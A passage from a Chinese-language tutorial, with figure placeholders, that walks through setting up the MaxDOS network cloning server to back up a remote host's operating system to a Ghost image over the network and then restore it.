


图5

二、　运筹帷幄之中，设置MaxDOS网络克隆服务端

下载MaxDOS网络克隆服务端压缩包，解压后运行其中的MaxNGS.exe，弹出“MaxDOS 网刻服务端 V2.01”窗口，在“克隆设置”中“输入方案名称”，比如为：backup；在“选择克隆任务”中点选“创建镜像(网络备份)”，“选择克隆模式”就按照默认设置选择“普通模式（本地硬盘启动）”，在“镜像文件路径”下的“镜像文件”栏中输入即将生成的GHO镜像文件路径及名称，比如为：D:\bak.gho，再点击“下一步”（图6）按钮，在接着弹出的页面中，点选“镜像创建模式”下的“分区镜像”，而“分区备份磁盘设置”可根据客户机中操作系统实际所在的分区选择（一般操作系统安装在C盘，因此按照默认即可），点击“保存”按钮完成方案设置。




图6

接着点击“网络设置”按钮，在“启动网卡”下拉列表中选择本机的IP，填好“起始IP”（一般填写远程主机IP即可）与“子网掩码”，点击“保存”铵钮退出（图7）。

三、　决胜千里之外，备份、恢复操作系统轻松搞定

1、自动备份远程主机操作系统

在本地主机上，重新运行MaxNGS.exe，在“选择方案”下拉列表中选择“backup”，然后点击“启动方案”，即可弹出GhostSrv.exe界面（图8）。




图7




图8

在第一步中，远程主机重启后，在启动菜单中先是自动选择MaxDOS 8，然后依次进入“MaxDOS Mem模式”→“全自动网络克隆”，接着就启动Ghost.exe，开始将远程主机上的操作系统自动备份到本地主机的D盘中（图9），这样就保存了远程主机C盘中的操作系统，以备不时之需。

2、自动恢复远程主机操作系统

首先将远程主机上的系统备份镜像拷贝到本地主机的E盘中，然后按照第一步，创建一个名称为“restore”的系统恢复方案，在“选择克隆任务”中点选“恢复镜像(网络克隆)”，在“镜像文件路径”下的“镜像文件”栏中输入刚才拷贝到本地主机E盘中的GHO镜像文件名（图10）。




图9

